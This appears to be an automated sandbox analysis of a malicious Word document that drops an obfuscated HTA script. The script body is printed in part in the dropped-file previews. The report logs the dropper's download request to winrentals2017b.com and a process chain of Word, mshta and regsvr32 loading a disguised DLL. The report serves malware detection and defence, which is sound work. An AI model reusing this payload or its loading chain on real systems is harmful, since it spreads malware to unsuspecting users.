Preview:	L.....F.... ...'.{O.....d.w.....w.....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L...STc.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....7Svy..user.<.....Ny..STc.....S.....0.h.a.r.d.z.....~.1.....7Syy..Desktop.h.....Ny..STc.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....S[c .CHARGE~1.DOC..\.....7Suy.S[c....h.....c.h.a.r.g.e._.1.2...0.1...2.0.2.1...d.o.c.....[.....-.....Z.....>.S.....C:\Users\user\Desktop\charge_12.01.2021.doc..,....\....\....\....\....\....\.D.e.s.k.t.o.p.\.c.h.a.r.g.e._.1.2...0.1...2.0.2.1...d.o.c.....:.,.LB.)...As...`.....X.....585948.....!a..%.H.VZAj.....M.....-..!a..%.H.VZAj.....M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.843269680153589
Encrypted:	false
SSDEEP:	3:bDuMJleWSGCKLbpzC5S/WCEKU0XCmX1a+CGCKLbpzCmxWIMov7QR0XCv:bCES2NzASe70XE+C2NzHUR0Xs
MD5:	E91DD663702EA899117B59C00E489E66
SHA1:	C4B60308DFC7FB795EA64DDD5C52C027E78ABE85
SHA-256:	B509F3B57DB1E87AF3D1A7F07029B123C7D5D3EEBC415145D87A76C58DDC0E48
SHA-512:	3EBD713C14F3C2805DEEF07A6A5D8A6F89CCF5F323BF15AE6499A686BFB6CDABFB834B372D621DF7923D85BD60B99504077D23480587035F0A6AA2AD918A8D0
Malicious:	false
Preview:	[folders]..Templates.LNK=0..charge_12.01.2021.doc.LNK=0..Documents.LNK=0..youTube.hta.LNK=0..[doc]..charge_12.01.2021.doc.LNK=0..[misc??????]..youTube.hta.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\youTube.hta.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Dec 2 11:26:58 2021, mtime=Thu Dec 2 11:26:58 2021, atime=Thu Dec 2 11:26:58 2021, length=3342, window=hide
Category:	modified
Size (bytes):	1066
Entropy (8bit):	4.680764020755961
Encrypted:	false
SSDEEP:	12:8J/6A0UEuElPCH2NJ/SIRID9KXGkYjAj/UnIWlyCN1L9L0b50l4t2Y+xIBjKZm:8JjCJaIRAG8AjcIWtvIbiX7aB6m
MD5:	4A5CE92D4E76F708C99714DEF014C41D
SHA1:	DD3DDB06FA749FD03C1103BFF4FEB9D86F9DA491
SHA-256:	104926EDE831E12ACEB4758623EBDB664640553783DB0D6E2E46B0B3E0945CEA
SHA-512:	563C95A1300072A123796B7DE26D274099E3B18E1C81FDE8DDCB5CD7DED21ED392C56336DE482B1B01515A8A6CD90A7DD34E9C22CDBA346B8DA717688CDB304
Malicious:	**true**
Preview:	L.....F.... .....h.w...e...w...e...w.....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L...STc.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....7Svy..user.<.....Ny..STc.....S.....0.h.a.r.d.z.....1.....S`c..DOCUME~1..l.....Ny..S`c.....Y.....B.....T..D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....b.2.....S`c .youTube.hta.H.....S`c.S`c...."....S..y.o.u.T.u.b.e...h.t.a.....S.....-.....R.....>.S.....C:\Users\user\Documents\youTube.hta..$.....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.\.y.o.u.T.u.b.e...h.t.a.....y.....#.F..l.H.i.y...`.....X.....585948.....!a..%.H.VZAj...T..M.....-..!a..%.H.VZAj...T..M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.144407689125217
Encrypted:	false
SSDEEP:	3:Rl/ZdrlX/ttl+ruBJ/lBlqKbRlt7:RtZtlXCuXcARlB
MD5:	A66D5DB2BD2ED61BAF4E9EDA767F31E9
SHA1:	C822CC47CD77724175A96D15BDBFE8D22F09A75D
SHA-256:	4965D751BA6AB64253C730DC06471B8CBE4E6ECF941CEB76C921FA858DEAE84B
SHA-512:	DD2EA404B1CCE1D0F8600A1875D90FB998C4499C3212D059EDEFF5AE7E0B4F901C4FD6710A7B75F8CC49A4D007CF6D2A12B7B638B3773313CAC4C0F997D37EA3
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....&.G.....".K.....H.....6C.....>.O.....$...

C:\Users\user\Desktop\~$arge_12.01.2021.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\Desktop\~$arge_12.01.2021.doc	
Entropy (8bit):	2.144407689125217
Encrypted:	false
SSDEEP:	3:Rl/ZdrlX/ttl+ruBJ/lBlqKbRlt7:RtZtlXCuXcARlB
MD5:	A66D5DB2BD2ED61BAF4E9EDA767F31E9
SHA1:	C822CC47CD77724175A96D15BDBFE8D22F09A75D
SHA-256:	4965D751BA6AB64253C730DC06471B8CBE4E6ECF941CEB76C921FA858DEAE84B
SHA-512:	DD2EA404B1CCE1D0F8600A1875D90FB998C4499C3212D059EDEFF5AE7E0B4F901C4FD6710A7B75F8CC49A4D007CF6D2A12B7B638B3773313CAC4C0F997D37E A3
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....&.G.....".K.....H.....6C.....>.O.....$...

C:\Users\user\Documents\youTube.hta (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3342
Entropy (8bit):	5.787478297876638
Encrypted:	false
SSDEEP:	96:iOVvcNLnp15eL/XaxaFD1OIWCOrWETgAgQg+jgMo0Y01MDdq:iOVqb5Sa05OIWCSWETgAgQgKgu1o8
MD5:	55D9EAB53D4063A53B6ED05F7B1E75E7
SHA1:	E6B4C81676D3EF0D2F7D08A6CC2AD90EB54908C3
SHA-256:	C7F40608CE8A3DDA25C13D117790D08EF757B07B8C2CCB645A27A71ADC322FB2
SHA-512:	E90768D87C7B191D41D3944957725DB0E1F29FA865E24FD7308656FC9249CA0A5D1BD0ABEDA3BBC68528EFC0CE6BC3A79EB434C375FD5C6EC90455C6E19A74 F9
Malicious:	false
Preview:	<html><body> lave =YXYyBCZvdXWvVHI9AibldHIBNGdpZXZY9kYqV2Y 0hiItNHetxmMugXbshGd0BnIpsDZvdXWvVnLvBXZuhiIHVEViwCligGd0BnOv8ydp5mcl5Gdhx2cyATM3ImLj9WbvQXZnp3LRJzN3E2R3Y0aOlDcBNWYXRkZ Gx2ROJUZ1FWcHVGZ4k2LiF2VlhHVR92R5FUQ6xkUvEUVxgVRyJXVxYUa0pmaWhjQCFWU1VWb2UzctFFWZZXek9iN0AjNz8yZ2YmSZx0RIJlVXB3NzFDd2hkb aRmdvg1YqNWWDpmQYhDdQFWQMNHapRUQ4hTNQVUcvMWYiNzPyVmZ9ADdmclePpVP5gXeBlGZOZiezQWOPJGM9U0dBV1aVVlT5h0crZSdzVmc9QjWrlHO54mJ jlGZ9IWR1klQPZUeaZ3VlJ2R2lzdQJ3NRZVbmEXPsl1anplTHl1baBXd5lCLgYWYsNXZpsDZvdXWvVnLzVmbkhSK7kmZoQ2b3l1b15yc0FGd1NHI90DlyADMpsHdyl3e2F mcgcWayxGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7cWayxGTvZXZu8Gcl52Onlmcsx0b2VmL0lHclBSPgEzOnlmcsx0b2VmL3J Xa0VGKk92dZ9WduIXZzB3buNXZi9GZ5lyOnlmcsx0b2VmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcR2b35UZ4RnLqB3ZiwCIykyOnlmcsx0b2VmLjx2bzV2O 9NWY0NGaoUWK71Xf|||==gdhJHIs9mdlxUarVGI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyByahJ3bsR0b3B1b3BS

C:\Users\user\Documents\~$ouTube.hta	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.144407689125217
Encrypted:	false
SSDEEP:	3:Rl/ZdrlX/ttl+ruBJ/lBlqKbRlt7:RtZtlXCuXcARlB
MD5:	A66D5DB2BD2ED61BAF4E9EDA767F31E9
SHA1:	C822CC47CD77724175A96D15BDBFE8D22F09A75D
SHA-256:	4965D751BA6AB64253C730DC06471B8CBE4E6ECF941CEB76C921FA858DEAE84B
SHA-512:	DD2EA404B1CCE1D0F8600A1875D90FB998C4499C3212D059EDEFF5AE7E0B4F901C4FD6710A7B75F8CC49A4D007CF6D2A12B7B638B3773313CAC4C0F997D37E A3
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....&.G.....".K.....H.....6C.....>.O.....$...

C:\Users\user\Documents\~WRD0000.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3342
Entropy (8bit):	5.787478297876638
Encrypted:	false
SSDEEP:	96:iOVvcNLnp15eL/XaxaFD1OIWCOrWETgAgQg+jgMo0Y01MDdq:iOVqb5Sa05OIWCSWETgAgQgKgu1o8
MD5:	55D9EAB53D4063A53B6ED05F7B1E75E7
SHA1:	E6B4C81676D3EF0D2F7D08A6CC2AD90EB54908C3
SHA-256:	C7F40608CE8A3DDA25C13D117790D08EF757B07B8C2CCB645A27A71ADC322FB2
SHA-512:	E90768D87C7B191D41D3944957725DB0E1F29FA865E24FD7308656FC9249CA0A5D1BD0ABEDA3BBC68528EFC0CE6BC3A79EB434C375FD5C6EC90455C6E19A74 F9
Malicious:	false

C:\Users\user\Documents\~WRD0000.tmp	
Preview:	<html><body> lave =YXYyBCZvdXWvVHI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDZvdXWvVnLvBXZuhiIHVEViwCIigGd0BnOv8ydp5mcl5Gdhx2cyATM3ImLj9WbvQXZnp3LRJzN3E2R3Y0aOlDcBNWYXRkZGx2ROJUZ1FWcHVGZ4k2LiF2VlhHVR92R5FUQ6xkUvEUVxgVRyJXVxYUa0pmaWhjQCFWU1VWb2UzctFFWZZXek9iN0AjNz8yZ2YmSZx0RIJlVXB3NzFDd2hkbaRmdvg1YqNWWDpmQYhDdQFWQMNHapRUQ4hTNQVUcvMWYiNzPyVmZ9ADdmclePpVP5gXeBlGZOZiezQWOPJGM9U0dBV1aVVlT5h0crZSdzVmc9QjWrlHO54mJjlGZ9IWR1klQPZUeaZ3VlJ2R2lzdQJ3NRZVbmEXPsl1anplTHl1baBXd5ICLgYWYsNXZpsDZvdXWvVnLzVmbkhSK7kmZoQ2b3l1b15yc0FGd1NHI90DIyADMpsHdyl3e2FmcgcWayxGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7cWayxGTvZXZu8Gcl52Onlmcsx0b2VmL0lHclBSPgEzOnlmcsx0b2VmL3JXa0VGKk92dZ9WduIXZzB3buNXZi9GZ5lyOnlmcsx0b2VmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcR2b35UZ4RnLqB3ZiwCIykyOnlmcsx0b2VmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHIs9mdlxUarVGI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyByahJ3bsR0b3B1b3BS

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.789270534017578
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	charge_12.01.2021.doc
File size:	34322
MD5:	18499830201cddade8183b8e24fdf30a
SHA1:	55c498cf7273cab567f49a00c15ca3316c001215
SHA256:	0a42f6762ae4f3b1d95aae0f8977cde6361f1d59b5ccc400c41772db0205f7c5
SHA512:	0a59ed2f3491bbd547d3ae543c6efcf965d1da65c02f900b09d6c75afd92dfc98c4182af7392b9d77b79cf0c17fe30d232449396a3a3be14c96b07ce7718928e
SSDEEP:	768:JouYXWQ6W02VWnZdw9822zARtrLfxl1lsq:mLmxfcWwkyNLfx4
File Content Preview:	PK.....!...O.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/532355/sample/charge_12.01.2021.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	

Summary

Author:	aqbhmx
Keywords:	ath.ebuTuoy
Template:	Normal
Last Saved By:	Пользователь Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-12-01T11:28:00Z
Last Saved Time:	2021-12-01T11:28:00Z
Number of Pages:	1
Number of Words:	116
Number of Characters:	9905
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	55
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 04:27:02.987498045 CET	192.168.2.3	8.8.8.8	0x942f	Standard query (0)	winrentals 2017b.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 04:27:03.016952038 CET	8.8.8.8	192.168.2.3	0x942f	No error (0)	winrentals 2017b.com		194.62.42.207	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- winrentals2017b.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49745	194.62.42.207	80	C:\Windows\SysWOW64\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 04:27:03.108318090 CET	1237	OUT	GET /tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYv yd/64063/g6fJYLGHRVWp7s1tvHnZdv/XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob 0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9 HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: winrentals2017b.com Connection: Keep-Alive
Dec 2, 2021 04:27:03.621062040 CET	1237	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 03:27:03 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 203 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 63 61 62 33 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "cab3" was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 7128 Parent PID: 744

General

Start time:	04:26:52
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xe70000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: explorer.exe PID: 4756 Parent PID: 7128

General

Start time:	04:26:59
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	explorer youTube.hta
Imagebase:	0xc00000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 5580 Parent PID: 744

General

Start time:	04:26:59
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 5368 Parent PID: 5580

General

Start time:	04:27:01
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\youTube.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Imagebase:	0x100000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6688 Parent PID: 5368

General

Start time:	04:27:03
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\regsvr32.exe" c:\users\public\dowNext.jpg
Imagebase:	0xc30000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis